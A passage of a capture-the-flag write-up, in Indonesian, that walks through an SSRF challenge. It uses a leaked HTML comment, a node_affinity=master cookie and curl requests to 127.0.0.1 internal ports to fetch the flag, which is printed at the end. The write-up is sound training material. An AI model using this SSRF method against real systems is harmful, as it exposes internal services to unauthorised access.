    .panel { border: 1px solid #00ff41; padding: 20px; display: inline-block; margin-top: 50px; box-shadow: 0 0 10px #00ff41; }
    .noise { color: #003300; font-size: 0.8em; }
  </style>
</head>
<body>
  <!-- legacy_sync: affinity=master for /neural/sync/v1/archive -->
  <div class="panel">
    <h1>NETWATCH : GRID GATEWAY</h1>
    <p class="noise">ID: 81eeff4c | Status: STABLE</p>
    <form action="/check" method="get">
      <input type="text" name="url" placeholder="http://netwatch-hq.sprawl/status">
      <input type="text" name="sig" placeholder="Neural-Signature">
      <button type="submit">BYPASS FIREWALL</button>
    </form>
  </div>
  <div style="margin-top:20px;">
    <a href="/system/grid_map" style="color: #00ff41;">VIEW GRID MAP</a>
    <a href="/system/status" style="color: #00ff41;">NODE STATUS</a>
  </div>
</body>
</html>
```

Kita lihat bahwa :

- Ada endpoint legacy : /neural/sync/v1/archive
- Ada petunjuk affinity : master
- Ada endpoint informasi sistem : /system/status

Selanjutnya, kita buka endpoint status untuk mencari petunjuk tambahan

```
(seraphina@angelica)-[~]  
$ TARGET='http://38.60.179.101:8082'  
  
(seraphina@angelica)-[~]  
$ curl -s "$TARGET/system/status"  
Cluster: OMEGA-4. Nodes: 5. Port assignments in /system/logs/config.json
```

Ini menunjukkan bahwa informasi port internalnya tersedia di /system/logs/config.json .
Lalu, kita ambil file konfigurasi port internal

```
(seraphina@angelica)-[~]  
$ curl -s "$TARGET/system/logs/config.json"  
{  
  "heartbeat_nodes": [8190, 6200, 5518, 5254],  
  "data_node": 6985,  
  "status": "DEGRADED"  
}
```

Disini kita dapatkan data_node berada pada port 6985 dan endpoint /flag kemungkinan berada di service internal ini.

Analisa

Sekarang kita uji endpoint legacy yang dibocorkan komentar HTML

```
(seraphina@angelica)-[~]  
$ curl -i "$TARGET/neural/sync/v1/archive"  
HTTP/1.1 403 FORBIDDEN  
Server: gunicorn  
Date: Sun, 21 Jun 2026 09:48:04 GMT  
Connection: keep-alive  
Content-Type: text/html; charset=utf-8  
Content-Length: 59  
  
ERROR: Node Affinity Mismatch. Grid synchronization failed.
```

Hal ini menunjukkan bahwa endpoint aktif, namun tetap dilindungi oleh mekanisme affinity. Jadi, kita akan bypass pemeriksaan affinity menggunakan cookie yang benar

```
(seraphina@angelica)-[~]  
$ curl -i -b 'node_affinity=master' "$TARGET/neural/sync/v1/archive"  
HTTP/1.1 400 BAD REQUEST  
Server: gunicorn  
Date: Sun, 21 Jun 2026 09:49:33 GMT  
Connection: keep-alive  
Content-Type: text/html; charset=utf-8  
Content-Length: 18  
  
Missing Target URL
```

Kita lihat dari perubahan dari 403 menjadi 404 Missing Target URL membuktikan bahwa :

- Cookie yang benar adalah node_affinity=master
- Endpoint ini menerima parameter url
- Terdapat celah SSRF

Eksplorasi

Kita akan uji SSRF ke loopback internal untuk memastikan service berjalan di port yang benar, kita uji dulu ke heartbeat node :

```
(seraphina@angelica)-[~]
$ curl -i -G -b 'node_affinity=master' \
  --data-urlencode 'url=http://127.0.0.1:8190/' \
  "$TARGET/neural/sync/v1/archive"
HTTP/1.1 200 OK
Server: gunicorn
Date: Sun, 21 Jun 2026 09:52:44 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 229

HTTPConnectionPool(host='127.0.0.1', port=8190): Max retries exceeded with url: / (Caused by NewConnectionError("HTTPCon
nection(host='127.0.0.1', port=8190): Failed to establish a new connection: [Errno 111] Connection refused"))
```

Kita lihat koneksi ditolak, ini menunjukkan port heartbeat tidak relevan untuk pengambilan flagnya. Jadi, kita coba arahkan SSRF ke data_node port 6985 dan akses /flag :

```
(seraphina@angelica)-[~]
$ curl -i -G -b 'node_affinity=master' \
  --data-urlencode 'url=http://127.0.0.1:6985/flag' \
  "$TARGET/neural/sync/v1/archive"
HTTP/1.1 200 OK
Server: gunicorn
Date: Sun, 21 Jun 2026 09:54:17 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 253

HEADERS: {'Server': 'Werkzeug/3.1.8 Python/3.9.25', 'Date': 'Sun, 21 Jun 2026 09:54:17 GMT', 'Content-Type': 'ap
plication/json', 'Content-Length': '70', 'Connection': 'close'}

BODY: {"data": "ctffit{SSRF_BLACK_ICE_BYPASS_2130706433}", "status": "SECURE"}
```

Dan kita dapatkan flagnya!

Flag : ctffit{SSRF_BLACK_ICE_BYPASS_2130706433}